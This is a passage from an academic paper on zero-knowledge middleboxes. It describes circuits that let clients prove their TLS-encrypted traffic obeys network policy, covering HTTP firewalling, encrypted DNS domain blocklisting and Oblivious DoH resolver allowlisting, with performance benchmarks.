In a ZK proof protocol run, $\mathcal{V}$ starts with a pair (x,y). $\mathcal{P}$ produces a short certificate, or *proof*, that convinces $\mathcal{V}$ that (x,y) are valid according to $\mathbf{C}$. (We call protocols consisting of a single $\mathcal{P} \rightarrow \mathcal{V}$ message "non-interactive".) "Valid" means that there exists a w such that $y = \mathbf{C}(x;w)$, and furthermore that $\mathcal{P}$ knows such a w. As an example in our context, imagine that y is yes-or-no, x is encrypted data, w is secret auxiliary information needed to decrypt, and $\mathbf{C}$ embeds decryption logic and policy logic. Semantically, the protocol convinces $\mathcal{V}$ that the putative yes-or-no is consistent with the underlying plaintext that corresponds to the encrypted data.

For many modern ZK constructions, $\mathbf{C}$ is expressed as a generalization of *arithmetic circuits*, called R1CS [52]. For convenience, we call this formalism "circuits". Circuits bring challenges [16, 31, 104, 106, 115, 129]. There is no notion of state (unlike in hardware circuits) nor a program counter. To encode a loop, one unrolls it—to the worst-case number of iterations. Similarly, conditional statements pay for all branches. Bitwise operations and order comparisons are verbose. RAM is costly [9, 17, 79, 105, 129].

Our work uses the QAP-based [52] proof protocol Groth16 [59], which is a non-interactive zero knowledge proof, or NIZK [12, 46] (Groth16 is a kind of NIZK called a zkSNARK [11, 52].) For our purposes, a NIZK is a tuple of (possibly probabilistic) algorithms (ZKSetup, ZKProve, ZKVerify) that depend on $\mathbf{C}$:

- $\sigma \leftarrow \mathsf{ZKSetup}(\mathbf{C})$. This is run by $\mathcal{V}$ or a party that $\mathcal{V}$ trusts. σ is called a structured reference string, or *SRS*, and is a necessary aid to both $\mathcal{P}$ and $\mathcal{V}$. The SRS is generated once for $\mathbf{C}$ and reused over different (x,y,w).
- $\pi \leftarrow \mathsf{ZKProve}(\mathbf{C}, \sigma, (x,y), w)$. π is referred to as the proof.
- $\texttt{accept/reject} \leftarrow \mathsf{ZKVerify}(\mathbf{C}, \sigma, (x,y), \pi)$.

If $\mathcal{P}$ has a legitimate witness w for a particular (x,y), $\mathcal{P}$ can produce π that makes ZKVerify accept. If the statement is not valid (that is, there is no w for which $y = \mathbf{C}(x;w)$) or $\mathcal{P}$ does not know a w for which $y = \mathbf{C}(x;w)$, then the probability (over random choices by ZKSetup and/or ZKVerify) that $\mathcal{V}$ accepts is negligible.

In Groth16, the proof length, $|\pi|$, is short, and ZKVerify runs in nearly constant time with good concrete costs. However, ZKProve and ZKSetup are relatively expensive (§8).

4 ZKMB Protocol

In this section we define a ZKMB protocol, as represented in Figure 1. A ZKMB augments a base *secure channel* protocol, SChan. In our case studies, this is TLS, but we define it abstractly as $\mathsf{SChan} = \langle \mathsf{Handshake}, \mathsf{Enc}, \mathsf{Dec} \rangle$. Handshake is an interactive protocol between the client and server which establishes a shared symmetric key K. Given K, Enc and Dec are used by the client and server to encrypt and decrypt messages, respectively. A ZKMB protocol will not modify SChan.

A ZKMB protocol is a tuple of algorithms: $\mathsf{ZKMB}[\mathsf{SChan}] = \langle \mathsf{Setup}, \mathsf{Registration}, \mathsf{Prove}, \mathsf{Verify} \rangle$ each of which are interactive between the client and middlebox. Our presentation assumes that the ZKMB protocol uses an underlying ZK proof protocol, however this interface could potentially work with other cryptographic primitives (e.g. secure multi-party computation).

The Setup procedure (① in Figure 1) is run once at the beginning of some era; it is not re-run for each client. Setup takes as input a description of the network security policy and outputs policy metadata *PMD*. The metadata in *PMD* may include the SRS (§3) for the underlying ZK proof scheme (if not preloaded by the client) and possibly some additional public inputs to the proof such as a list of blocked domains.



Figure 2: The parts of a ZKMB proof. HT = handshake transcript, C = ciphertext, a = client's handshake secret, M = plaintext message, D = policy-relevant substring.

The Registration procedure (② in Figure 1) is an interactive algorithm run by a client and the middlebox to give the client the policy metadata *PMD* upon joining the network. We expect this to piggy-back on network-layer bootstrap protocols, e.g. using DHCP [38] extensions [39].

The client runs SChan.Handshake to open a secure connection to a server (③ in Figure 1). When the client wants to send a message M to the server, the client first checks that M is policy-compliant; if it isn't then no proof can be generated so the client will decline to send M to the server and instead report an error to the user. Otherwise, the client first runs $\mathsf{SChan.Enc}(K,M)$ to obtain a ciphertext C, then runs the interactive, randomized Prove algorithm (both in ④ in Figure 1) to prove that M is allowed by the policy. Prove takes as public input the handshake transcript HT, policy metadata *PMD*, and ciphertext C, and as private input the secret randomness a generated by the client during the handshake. In TLS 1.3 for example, a is the client's Diffie-Hellman secret.

Prove produces a proof π (using the underlying ZKProve algorithm) which the client sends to the middlebox along with the ciphertext C. After receiving π from the client, the middlebox runs the Verify procedure (⑤ in Figure 1). This procedure takes as input C and π, along with the transcript of SChan.Handshake, and invokes the underlying ZKVerify algorithm to output $0/1$. The result determines whether the middlebox forwards the client's encrypted traffic C to the server, which decrypts using SChan.Dec.

Some ZKMB applications may require a single proof per channel opening. Others may require ongoing proofs as multiple messages are sent, in which case the client and middlebox can repeat steps ④–⑤ for the duration of the connection.

Framework for expressing ZK statements. The circuit that the ZK proof works over (§3) comprises three parts, as depicted in Figure 2:

1. *channel opening*: Given the handshake secret a and transcript HT, derive (hidden) key K and use it to decrypt ciphertext C and obtain (hidden) message M.
2. *parse-and-extract*: This is a translation layer between the network protocol wire format of M and the input format of the policy check component of the circuit. In our case studies, parse-and-extract will generally extract the policy-relevant substring of a network packet (call that string D), while checking that some syntactic requirements are met.

$\mathsf{SimpleTLS.S2}(b,A,\mathsf{cert})$:	$\mathsf{SimpleTLS.C3}(a,(B,C_{\mathsf{cert}}\|\|SF))$:
1: $B \leftarrow g^b; SS \leftarrow A^b$	**1:** $SS \leftarrow B^a$
2: $FK \leftarrow \mathsf{KDF}(SS,1)$	**2:** $FK \leftarrow \mathsf{KDF}(SS,1)$
3: $HK \leftarrow \mathsf{KDF}(SS,2)$	**3:** $HK \leftarrow \mathsf{KDF}(SS,2)$
4: $h_1 \leftarrow H(A\|\|B\|\|\mathsf{cert})$	**4:** $\mathsf{cert} \leftarrow \mathsf{Dec}(HK,C_{\mathsf{cert}})$
5: $SF \leftarrow \mathsf{HMAC}(FK,h_1)$	**5:** $h_1 \leftarrow H(g^a\|\|B\|\|\mathsf{cert})$
6: $kh \leftarrow H(h_1\|\|SF)$	**6:** $SF' \leftarrow \mathsf{HMAC}(FK,h_1)$
7: $K \leftarrow \mathsf{KDF}(SS,kh)$	**7:** $kh \leftarrow H(h_1\|\|SF')$
8: $C_{\mathsf{cert}} \leftarrow \mathsf{Enc}(HK,\mathsf{cert})$	**8:** $K \leftarrow \mathsf{KDF}(SS,kh)$
9: Send $B,(C_{\mathsf{cert}}\|\|SF)$ to client	**9:** If $SF \neq SF'$ then Return $\perp$
10: Return K	**10:** Return K

Figure 3: The latter two steps of SimpleTLS.Handshake. The first step (SimpleTLS.C1) and all notation are defined in Section 5.

3. *policy check*: Check that D satisfies the policy in the metadata *PMD*.

Terminology: circuit vs. sub-circuit We will often, in the sections ahead, refer to these parts as individual circuits. However, they are truly *sub*-circuits. From the perspective of the ZK proof protocol (§3), the combination of the three parts is a single circuit **C**, with a single associated SRS. Section 10 discusses extensions to this model.

5 Channel Opening for Simplified TLS 1.3

This section discusses the core technical challenges of designing channel opening sub-circuits for modern secure channels. For ease of exposition, we present a simplified variant of TLS 1.3, which we call SimpleTLS. Appendix B of the full version [62] presents our channel opening sub-circuits for TLS 1.3 in detail.

SimpleTLS begins with an interactive handshake SimpleTLS.Handshake that establishes a session key K. After the handshake, the client and server use an authenticated encryption scheme like AES-GCM or ChaCha20/Poly1305 to encrypt (Enc) and decrypt (Dec) messages with K.

SimpleTLS.Handshake comprises three algorithms $(\mathsf{C1},\mathsf{S2},\mathsf{C3})$, corresponding to TLS as (C1 = client hello, S2 = server reply, C3 = client finished). To initiate a channel, the client first runs SimpleTLS.C1, which samples $a \leftarrow\!\!\$\, \mathbb{Z}_p$, computes $A \leftarrow g^a$, and sends A to the server.

The server replies by generating its private exponent $b \leftarrow\!\!\$\, \mathbb{Z}_p$ and running SimpleTLS.S2 (left-hand side of Figure 3) on inputs b, A, and its server certificate cert. The server first computes the shared secret SS, then derives the *finished key* FK and the *handshake key* HK (lines 2–3). The former is used to authenticate h_1, a hash of the handshake, via the *server finished* value SF, and the latter is used to encrypt cert, so the server's identity is not revealed to eavesdroppers. The server then derives K from SS and a transcript hash (line 7), sends its reply to the client, and returns K.

SimpleBCO$(A, B, C_{\mathsf{cert}} || SF, C; a)$:

$K = \mathsf{SimpleTLS.C3}(a, (B, C_{\mathsf{cert}} || SF)$
$M \leftarrow \mathsf{Dec}(K, C)$
Return $(A = g^a)\ ?\ M\ :\ \perp$

SimpleSCO$(SF, C; SS, h_1)$:

$FK \leftarrow \mathsf{KDF}(SS, 1)$
$SF' \leftarrow \mathsf{HMAC}(FK, h_1)$
$kh \leftarrow H(h_1, SF')$
$K \leftarrow \mathsf{KDF}(SS, kh)$
$M \leftarrow \mathsf{Dec}(K, C)$
Return $(SF = SF')\ ?\ M\ : \perp$

Figure 4: Channel opening sub-circuits for SimpleTLS.

The client finishes by running SimpleTLS.C3 (right-hand side of Figure 3). It starts by deriving SS, FK, and HK (lines 1–3), then decrypting C_{cert}. Then, it derives K, checks SF (lines 5–8), and returns K only if the check passes.

Comparison to TLS 1.3. All the messages sent in SimpleTLS's handshake are also sent in a TLS 1.3 handshake. TLS 1.3 sends further values in its handshake—such as the server's signature. The value SF, while plaintext in SimpleTLS, is encrypted in TLS 1.3. The key schedule of SimpleTLS is substantially simplified compared to TLS 1.3; the operations that are relevant for explaining our optimizations, such as the derivation of the hash h_1, appear in both. Like SimpleTLS, TLS 1.3's key schedule derives FK, HK, and K from SS, but with more steps and inputs.

The challenge. We assume SimpleTLS (like TLS 1.3) supports only non-committing authenticated encryption schemes. For such schemes, it is possible to create a single ciphertext C with two valid (non-$\perp$) decryptions M_1, M_2 under two different keys K_1, K_2. Efficient algorithms for doing this are known [37, 63, 91]. Thus, the client could create a ciphertext with two decryptions M_1, M_2 where M_1 obeys the policy and M_2 violates it. Then the client could run Prove to generate a proof about M_1, and instead send M_2.[2] As a consequence, a naive channel opening solution, in which the sub-circuit takes K as a witness and verifies that decryption with K does not output $\perp$, is not secure.

A secure approach. Put differently, the problem with the naive approach is that nothing ensures that K (the key given as a witness to the proof) is the session key the server will use to decrypt. We prevent key equivocation in SimpleBCO (BCO is "baseline channel opening", top of Figure 4) by re-deriving the session key in the sub-circuit. The sub-circuit takes the handshake transcript and the client's ciphertext C as (public) input, and a as private input. The sub-circuit runs SimpleTLS.C3 using the public transcript and its private input to obtain key K, which it then uses to decrypt C and obtain M. Finally, it checks that a is consistent with the sent A and outputs the derived M.

Because A is a perfectly binding commitment to a, and K is determined only by a and the public transcript, this sub-circuit prevents equivocating about K. Our baseline channel-opening (BCO) sub-circuit for TLS 1.3 is described in Appendix B of the full version [62]; it works similarly. In Appendix C of the full version [62] we analyze BCO's security.

The SimpleBCO sub-circuit has very high proving costs. It requires two group operations: one to check $A = g^a$ and one to derive SS (line 1 of SimpleTLS.C3). It also requires decrypting (line 4) and hashing (line 5) the server's certificate (which could be a chain of multiple certificates, totaling thousands of bytes [34]). These costs are shared by BCO, our TLS 1.3 baseline, as well (§8.1).

A shortcut. The channel opening sub-circuit does not need to verify every step of SimpleTLS.C3, as the baseline does; for security, the sub-circuit need only check the correctness of K, which is derived from SS and kh. During the handshake, the server (line 5 of SimpleTLS.S2) sends SF, which is the MAC of two related values: the finished key FK and the hash h_1. By re-using SF as a check on the correctness of SS and h_1, the sub-circuit can take those arguments directly as input from the client instead of re-deriving them. This eliminates the two group operations and decrypting and hashing the certificate. Importantly, with this shortcut, the sub-circuit's size is independent of the handshake transcript length.

The pseudocode of the shortcut channel-opening (SCO) sub-circuit, SimpleSCO, is in Figure 4. Note that A, B, C_{cert} are not inputs, as SimpleSCO does not use them. We apply a very similar shortcut idea to reduce the cost of our channel opening sub-circuit for TLS 1.3, but the resulting sub-circuit is much more complicated due to details of the TLS 1.3 key schedule that SimpleTLS elides. We present this shortcut sub-circuit for TLS 1.3, SCO, in Appendix B of the full version [62]. In Appendix C of the full version [62] we analyze the security of SCO, and show that it prevents the client from equivocating about K. We use a similar approach to build a sub-circuit for early data sent in a 0-RTT resumption in TLS 1.3. See Appendix B of the full version [62].

Amortization. Since K is fixed for the duration of a connection, deriving K can be done just once during the channel opening. This amortizes the work of deriving K across all ciphertexts sent. Specifically, after running SimpleTLS.C3 to finish a new SimpleTLS handshake, the client hashes K (call this hash h_{key}), then sends the middlebox the hash along with a proof that the hash's preimage is consistent with the handshake messages. This circuit consists of one hash computation, along with the operations not dependent on C in SimpleSCO. When the client sends a ciphertext C, the channel opening

[2] One might wonder whether the channel opening sub-circuit could additionally check that the plaintext has the expected packet format for the application-layer protocol, such as DNS. However, even structured formats admit equivocation attacks, as Dodis et al. [37] demonstrated for images.

sub-circuit only needs to check that the decryption key's hash is equal to h_{key}. Appendix B of the full version [62] gives pseudocode for our amortized channel opening sub-circuit for TLS 1.3, and explains that, if we model the hash as a random oracle, the client cannot equivocate about K and h_{key} does not reveal K to the middlebox.

6 HTTP Firewalling

This section describes our first of three case studies of zero-knowledge middlebox protocols: verifying that outgoing encrypted connections contain HTTP packets.

Context and motivation. Many networks wish to block outbound connections that are not HTTP or HTTPS [112]. The standard enforcement mechanism is *port blocking*: discard all outbound traffic where the destination port is not equal to 80 or 443, the HTTP and HTTPS default ports. Port blocking is simple, does not require inspecting traffic directly, and imposes low latency.

However, it is a blunt instrument that leads to overblocking and underblocking. It overblocks (i.e. disallows legitimate connections) because it does not allow HTTP(S) connections on non-default ports. It underblocks because it allows outbound non-HTTP(S) connections that use port 80 or 443. This case study outlines a ZKMB protocol that implements a much more precise outbound HTTPS firewall, by having clients prove all their outbound TLS traffic contains HTTP requests.

Proof Details. For simplicity, this case study will describe parse-and-extract and policy check circuits for a very specific check: that the request uses version 1.1 of HTTP.

The first line of any HTTP request must end with the version — `HTTP/1.1` indicates version 1.1 — and lines are delimited with the two-byte sequence `\r\n`. (For reference, see Section 7.3 for an example HTTP request.)

To check the version, the parse-and-extract circuit just needs to output last eight bytes prior to the first `\r\n` in the request. As depicted in the pseudocode in Figure 5, we implement this in a few steps: first, the circuit computes the index of the first `\r\n` using string matching (the MatchFirstCRLF procedure). The value i is computed in the circuit, rather than letting the prover specify it as an input, to ensure i is indeed the *first* `\r\n`, and not a later one — even if the circuit explicitly checked for a `\r\n` at the prover-specified index, a request containing the string `HTTP/1.1\r\n` at the end of some later line could be used to bypass the policy. We implemented MatchFirstCRLF as a linear scan over the request to minimize dynamic memory accesses.

Second, the circuit compares i to the length ℓ. Since the request must be padded out to the largest possible length, this check ensures the prover does not insert `\r\n` into the padding. (Note that ℓ is public.) Finally, if i is less than the message length, the circuit outputs bytes $i-8$ through $i-1$ of the input; else, it returns an error.

```
HTTPFirewallPE(M, ℓ):
i ← MatchFirstCRLF(M)
b ← i < ℓ
LE ← M[i−8 : i−1]
If b then Return LE
Return ⊥

MatchFirstCRLF(M):
prev ← M[0] ; notfound ← 1 ; first_ind ← 0
For j ← 1 to ℓ_max:
  curr ← M[j]
  If prev||curr = \r\n then:
    first_ind +← notfound * (j − 1) ; notfound ← 0
  prev ← curr
Return first_ind
```

Figure 5: Parse-and-extract logic for HTTP firewalling.

The policy-check circuit just outputs the result of comparing its input to the string `HTTP/1.1`. This is logically equivalent to the AND of eight clauses. To generalize to HTTP/2 traffic, this circuit can instead check that the start of the protocol stream has a request line that ends with `HTTP/2.0\r\n`.

7 ZKMBs for Encrypted DNS

This section describes two more case studies.

One of them is a ZKMB that blocks encrypted DNS queries, sent via DNS-over-TLS (DoT) or DNS-over-HTTPS (DoH), for domains on a pre-determined blocklist $\mathsf{BL} = \{D_1, D_2, \ldots, D_n\}$, which we assume is given to users during Registration. After channel opening outputs the TLS plaintext M, the parse-and-extract step of Prove takes M as input and outputs the queried domain name D. Sections 7.2 and 7.3 cover parse-and-extract for DoT and DoH, respectively. The policy check step (§7.4) proves $D \notin \mathsf{BL}$. We also show how to keep the blocklist hidden from the client (§7.5) if necessary.

The other case study is a ZKMB for *allow*listing resolvers in Oblivious DoH (§7.6).

These case studies assume that the middlebox requires proofs only for encrypted DNS queries, not all TLS traffic; the middlebox can distinguish encrypted DNS if given a list of IP addresses of resolvers that support DoT/DoH.

7.1 Background: Encrypting DNS Queries

The Domain Name System (DNS) is the phone book of the Internet: it translates human-readable domain names (e.g., `example.com`) to machine-readable IP addresses (e.g. 142.250.190.14). While a user is browsing the web, their browser makes a DNS query to a resolver — a server that stores the name→IP mapping — to learn the IP address of

each site they visit.[3] Thus, a user's queries reveal a great deal of information about their web browsing habits. DNS queries have historically been sent in the clear to a resolver controlled by the local network or Internet Service Provider (ISP).

Encrypting DNS queries with TLS 1.3 improves the privacy of DNS. There are two main standards for encrypted DNS: DoT [71] and DoH [69]. DoH has been supported by default for US users since mid-2020 by Mozilla [33], Google [5], and Apple [120]. Their browsers send users' queries to centralized encrypted DNS resolvers run by, for example, Cloudflare [110] or Google [126]. As noted in the introduction, this arrangement prevents network operators from enforcing network policies at the DNS layer.

This has proven to be a major issue for network operators [28], and has impeded the deployment of DoT and DoH. The Google Chrome and Microsoft Edge browsers only allow "auto-upgrade": switching to DoH when the system's resolver is on a (small) list of resolvers known to support it. Where DNS encryption is the default, operator concern about filtering led to downgrade attacks being built into user-facing software to give networks the ability to disable DNS encryption without informing the user. For example, in the Firefox browser, DoH is enabled by default, but on browser startup the local network can selectively disable DoH by configuring its local DNS resolver to return an `NXDOMAIN` response to a (plaintext) DNS query for the canary domain `use-application-dns.net`. An early study found over 15% of networks utilizing this method to disable encrypted DNS [66]. Clearly, better solutions are needed than an all-or-nothing trade-off between privacy and network policy enforcement.

7.2 Parse-And-Extract for DoT

Request format. A DNS query canonically has two parts. A 12-byte *header* contains an identifier and metadata about the query. A variable-length *question* begins with a domain name, serialized in a length-label format (see below), and ends with four bytes indicating the question's type and class.

A domain name is a sequence of *labels* delimited by the period (full stop) character. For example, "www.example.com" has three labels: "www", "example", and "com". The serialization format of domain names is a sequence of length-label pairs, where each label is preceded by its length, ending with a single zero byte indicating the special "root" label at the top of the DNS hierarchy. The domain "www.example.com" is serialized as `3www7example3com0`.

Many extensions to this basic request format have been developed during the long lifetime of DNS, but they don't affect the invariant that we rely on, namely that the DNS question starts at the thirteenth byte of the request.

[3] For brevity, we present a greatly simplified picture of the DNS ecosystem and direct the interested reader to [70, 96, 97] for more details.

In DoT, DNS queries are sent in TLS records preceded by a two-byte length indicator [71]. Those bytes plus the twelve-byte header situate the serialized DNS question at the fifteenth byte of plaintext. The parsing task is thus to deserialize the bytes beginning at byte 15.

Deserializing DNS questions. The deserialization circuit need not handle arbitrary-length questions: domain names can be at most 255 bytes long. This allows us to deserialize with a single pass consisting of a fixed number of iterations over the request. Letting `output` be a length-255 array, and `request` be the request, our circuit is conceptually just an unrolled version of the following loop:

```
nlsi ← 0 // "next label start index"
stop ← 0
For i ← 0 to 255:
  If stop ≠ 1:
    If i ≠ nlsi:
      output[i] ← request[14 + i]
    If i = nlsi:
      If request[14 + i] = 0x00:
        stop ← 1
      Else:
        output[i] ← "."
        nlsi ← request[14 + i] + 1
Return output
```

The circuit keeps track of the current index and current label length. When the current input byte is a length label, the circuit writes a period to the output; when the current byte is 0x00, the circuit stops copying bytes to the output. This approach is somewhat unnatural; the advantage is that the accessed locations of `request` and `output` depend only on the loop index, thereby avoiding overhead from random accesses (§3).

Our deserialization circuit has some limitations, and does not support all the features of a modern DNS query. One limitation is case-sensitivity: DNS questions are case insensitive to servers, but our circuit does not normalize the case of the domain name. The cost of doing this in the circuit would be very small. Our circuit also does not handle internationalized domain names (IDNs) [44, 72, 77]. DNS clients convert non-ASCII labels in domain names to an ASCII-compatible encoding called Punycode [30]. (Punycode handles case sensitivity issues as well [67, 68].) A naive solution would be to decode Punycode to some other encoding (e.g. UTF-8) in the circuit. However, this decoding algorithm is complicated and would likely incur expense in circuits, as it requires data-dependent memory accesses. A better solution would adapt the policy check to use Punycode as its string representation, if possible — this would obviate the need for Punycode-decoding in the circuit. We leave the details to future work.

7.3 Parse-and-Extract for DoH

Parse-and-extract for DoH is slightly more complex than DoT, because the query name is not guaranteed to begin at a fixed plaintext offset. DoH can use HTTP `GET` or `POST`; the circuit determines which it is by looking at the first four bytes of the plaintext HTTP request (for the strings "GET" or "POST").

DoH `POST`. In this case, the query is sent in the request body. Although the starting location of an HTTP request body is not fixed — it is determined by the header lengths — it is unambiguously delimited by the byte sequence "`\r\n\r\n`" [101]. Thus, the prover can give the location of this sequence as a witness to the circuit, which can check its validity (cf.§6).

```
GET /dns-query?dns=<b64 DNS query> HTTP/1.1\r\n
Host: cloudflare-dns.com:443\r\n
Accept-Encoding: identity\r\n
accept: application/dns-message\r\n
\r\n
```

DoH `GET`. An example DoH `GET` request is above. In a `GET`, the DNS query is the value of an HTTP query parameter, usually "dns". Its location is not fixed and is affected by the presence or absence of other query parameters. This is handled similarly to the `POST` case, verifying the starting location with the string "dns=" instead of "`\r\n\r\n`".

7.4 Policy Check for Domain Blocklisting

The policy check circuit takes as input a domain name (as output in period-delimited format by a parse-and-extract circuit) and verifies that it is not in a set of blocked domains. For this, we use Merkle tree non-membership proofs: by sorting the blocklist and computing a Merkle root, non-membership of a domain can be proved by exhibiting two elements that are adjacent in the Merkle tree and lexicographically bracket the queried domain [78]. We implemented this for exact-match blocklisting, using Poseidon [58] for circuit efficiency.

Handling wildcards. We would also like to support more complex blocklisting policies. Blocklisting tools have varied semantics, but mandatory sub-domain blocking appears very common. For example, if `example.com` is on the blocklist, any sub-domain like `foo.example.com` will be blocked. Essentially, each entry on the blocklist has an implied "*." in front of it, and our policy check circuit must prove that no suffix of the input domain is on the blocklist.

We handle this with a variant of the exact-match non-membership circuit. As above, our circuit takes two Merkle paths of adjacent list elements. However, our circuit assumes the strings in the list to have been reversed (e.g., the domain "example.com" is sorted as "moc.elpmaxe") before sorting and Merkle tree computation; reversing the strings ensures that a string's position in the list is determined by its suffix. The circuit checks the Merkle paths of the two adjacent list elements, and also checks that neither element is a proper prefix of the (reversed) input. Note that this last check respects ".", so that (e.g.) "bexample.com" is not blocked if "example.com" is on the blocklist.

7.5 Keeping the Blocklist Private

Above, we assumed the blocklist is visible to clients. This is good for transparency, since any user could in principle review the network's policy. (The value of this transparency has been observed elsewhere: for example, Mozilla's "trusted recursive resolver" policy requires DNS blocklists to be public [125].) However, a client-visible blocklist is infeasible if (e.g.) the blocklist is proprietary.

Here, we outline a potential extension to our protocol which can address this issue by allowing the middlebox to hide the blocklist from the client, while still letting the client prove that its queried domain D is not blocked. This can be achieved using an oblivious pseudorandom function (OPRF). For concreteness, we use the simple and efficient OPRF of Naor and Reingold [98], defined over a cyclic group $\mathbb{G}$ of order p: $F(x,m) := H(m)^x$ where $H: \{0,1\}^* \to \mathbb{G}$ and $x \in [1,\ldots,p]$.

Rather than sending the client the plaintext blocklist $\mathsf{BL} \leftarrow \{D_1,\ldots,D_n\}$ during Registration, the middlebox generates a random OPRF key x and gives the client $\mathsf{BL}_F \leftarrow \{F(x,D_1),\ldots,F(x,D_n)\}$. Then Prove begins with a first round where the client and middlebox $F(x,D)$ on the domain name D that the client intends to query, in three steps: first, the client generates a random key r and sends the middlebox $B \leftarrow F(r,D)$. Second, the middlebox replies with $BV \leftarrow B^x$. Finally, the client computes $F(x,D) \leftarrow BV^{1/r}$.

In the second round of Prove, the client generates and sends its proof. The circuit is as above, except it takes $F(x,D)$ and r as private input, and B and BV as public input. The circuit verifies a non-membership proof that $F(x,D) \notin \mathsf{BL}_F$ and uses r to "open" the OPRF transcript and prove that its DNS query in fact contains D: the circuit checks that $F(r,D) = B$ and that $BV^{1/r}$ was the value supplied to the non-membership proof.

The OPRF hides unqueried blocklist entries from the client. Also, the blinded value B hides the D from the middlebox, and the client cannot use different D in the first and second rounds: if H is a random oracle and discrete log is hard in $\mathbb{G}$, B is a commitment to D, and the circuit verifies that parse-and-extract outputs D and that $F(r,D) = B$.

The client learns $D \in \mathsf{BL}$ for only one D per execution, comparable to learning the blocklist of a filtering (non-ZK) middlebox by sending probe packets and seeing which are transmitted. However, in that case the middlebox learns which domains have been probed. With our approach, the middlebox can't tell which blocked domains clients have probed.

7.6 Oblivious DoH

Our third case study shows how a middlebox can verify that a client's DNS queries are destined for a filtered resolver, even when the client is using the *Oblivious DoH* (ODoH) protocol, an extension to DoH which enables stronger privacy. ODoH adds a *proxy resolver* between the client and *target resolver*: the client encrypts (using HPKE [6]) the DNS query with the target resolver's public key and sends it, along with the target's identity, to the proxy resolver via HTTPS. (Specifically, the target resolver's identity is sent as the value of the `targethost` query parameter.) This hides the client's identity from the target resolver. ODoH is motivated by the fact that in practice DoH resolvers are run by a few large companies like Google and Cloudflare.

ODoH is incompatible with the increasingly common practice of networks enforcing filtering by directing their users to a filtered third-party resolver: by design it prevents the local network from seeing the target resolver's IP address and thus prevents a non-ZK middlebox from blocking traffic to non-allowed target resolvers.

With a ZKMB, users can prove to the middlebox that their ODoH query is destined for a specific target resolver. For brevity, we sketch our circuit, omitting most details. Since the target resolver is sent in a query parameter, a modified version of the DoH parse-and-extract circuit outputs the `targethost` parameter. Then the policy check ensures equality between this string and the domain name of the filtered third-party resolver. To handle more than one third-party resolver, one could use Merkle-tree-based set membership proofs (§7.4).

To handle ODoH domain blocklisting, the channel opening phase would have to nest a ZKMB-style circuit that decrypts and parses the HPKE ciphertext. Doing this securely is somewhat involved: to prevent the client from equivocating about the HPKE decryption key, the circuit must verify that the public key used by the client is in fact the correct key for the destination ODoH resolver identified in the request. This can be done by performing, in the circuit, a lookup against a public mapping between identifiers of ODoH resolvers and HPKE public keys. As a benefit, this approach hides the destination resolver from the middlebox. We leave the implementation and evaluation of ODoH blocklisting to future work.

8 Empirical Evaluation

Our empirical evaluation addresses three questions: (1) What is the baseline performance of channel opening (§5) and how effective are our optimizations?, (2) How well do our protocols perform for the case studies? (§6–§7), and (3) How tolerable or intolerable are the costs for real-world use?

Implementation. We implemented channel opening circuits for TLS 1.3, following the approach described for SimpleTLS in Section 5. Appendix B of the full version [62] provides details for our full TLS 1.3 versions. We implemented parse-and-extract and policy-check circuits for all of the applications described in Sections 6–7, except the private blocklist extension of 7.5. Our implementation does not handle requests that are split across multiple TLS records. We did not implement a full ZKMB system, just the ZKMB circuits.

Our implementation framework is xJsnark, a high-level language for writing zero-knowledge proofs [79]. We use xJsnark's gadget library extensively, in particular its AES and SHA-256 gadgets and its efficient random-access memory type. The xJsnark system uses libsnark for all backend proof implementations; we use libsnark's implementation of the Groth16 [59] protocol with the BN128 curve.

Harness and testbed. We wrote an experiment harness in Python to generate inputs for circuits, including simulated transcripts of TLS connections and DNS queries. We heavily modified the tlslite-ng library [122] to give us the ability to extract its internal state. We also used this harness to compute Merkle paths for our blocklisting policy in Section 7. We ran all our experiments using an Amazon EC2 instance `t3a.2xlarge`, using all cores of an 8-core 2.2 GHz AMD EPYC 7571 CPU and 32 gigabytes of RAM.

	Gate Counts ($\times 10^4$)					
Method	**EC**	**Hash**	**Dec**	**Total**	**Time**	**SRS**
BCO (§B.1)	274	255	219	748	94.0s	1.18GB
SCO (§B.2)	-	97	14	111	16.5s	149MB
ECO (§B.3)	-	61	-	61	8.6s	81MB
ACO^{AES} (§B.4)	-	0.03	19	19	4.4s	27MB
ACO^{Cha} (§B.4)	-	0.03	9	9	1.4s	14MB

Figure 6: The multiplication gate count, proof generation time, and SRS size for each channel opening sub-circuit described in Appendix B of the full version [62], operating on a 255-byte ciphertext. Costs are broken down into the elliptic curve (EC), hashing, and decryption (Dec) steps. $ACO^{AES/Cha}$ means Amortized Channel Opening, with AES-128-GCM or ChaCha20/Poly1305. Verification time is always less than 5 ms; verification key size is less than 1 MB.

8.1 Microbenchmarks for Channel Opening

Figure 6 provides microbenchmarks for our TLS 1.3 channel opening circuits. We measure the size (in gates) of the circuit output by xJsnark, the proof generation time (median of 5 trials), and SRS size for opening a 255-byte ciphertext. To evaluate the baseline channel opening circuit (BCO), we use an upper bound of 3000 bytes on the size of C_{EE} (the server's extensions). We use SHA-256 [47] and ECDHE over the secp256r1 (NIST P-256 [74]) curve in all cases; for decryption, we use either AES-128-GCM [41, 95] or ChaCha20/Poly1305 [87].

Case Study		Gate Counts ($\times 10^4$) Channel Opening		Parse & Extract		Policy Check		Total	Time	SRS
Firewall	(§6)	SCO/500	149.0	Find First CRLF	0.9	Match HTTP	1.2	151.1	21.0s	208MB
DoT	(§7.2)	ACO^{Cha}/255	9.0	Extract DoT Label	5.5	Merkle Testing	4.0	19.5	3.1s	32MB
DoH `GET`	(§7.3)	ACO^{AES}/500	38.0	Extract DoH Label	7.5	Merkle Testing	4.0	49.5	6.8s	75MB
ODoH	(§7.6)	ACO^{AES}/500	38.0	Parse `targethost`	1.5	Match Resolver	8.5	48.0	6.4s	61MB

Figure 7: Gate counts, proving time, and SRS size for our case studies. Gate count is for the three stages of the ZKMB pipeline (§4). CO/N indicates packets N bytes long. Verification time is less than 5 ms in all cases; verification key size is less than 1 MB.

Figure 6 splits the results into the one-time cost of verifying the session key (§5) in the top three rows and the per-packet decryption cost in the bottom two rows. The shortcut channel opening circuit (SCO) improves on the baseline dramatically: proving time is 5× faster, and the circuit has 6× fewer gates. This shows that removing elliptic curve operations and reducing the cost of h_3 derivation produces substantial benefit. Also noteworthy is the three-second improvement in proving time offered by ChaCha20 vs. AES-GCM.

8.2 Full benchmarks for case studies

Next we evaluate the performance of a full Prove implementation for each of our three case studies (§6 and §7). For each experiment, we use either SCO or ACO for channel opening, then apply the parse-and-extract and policy check sub-circuits described in the corresponding section.

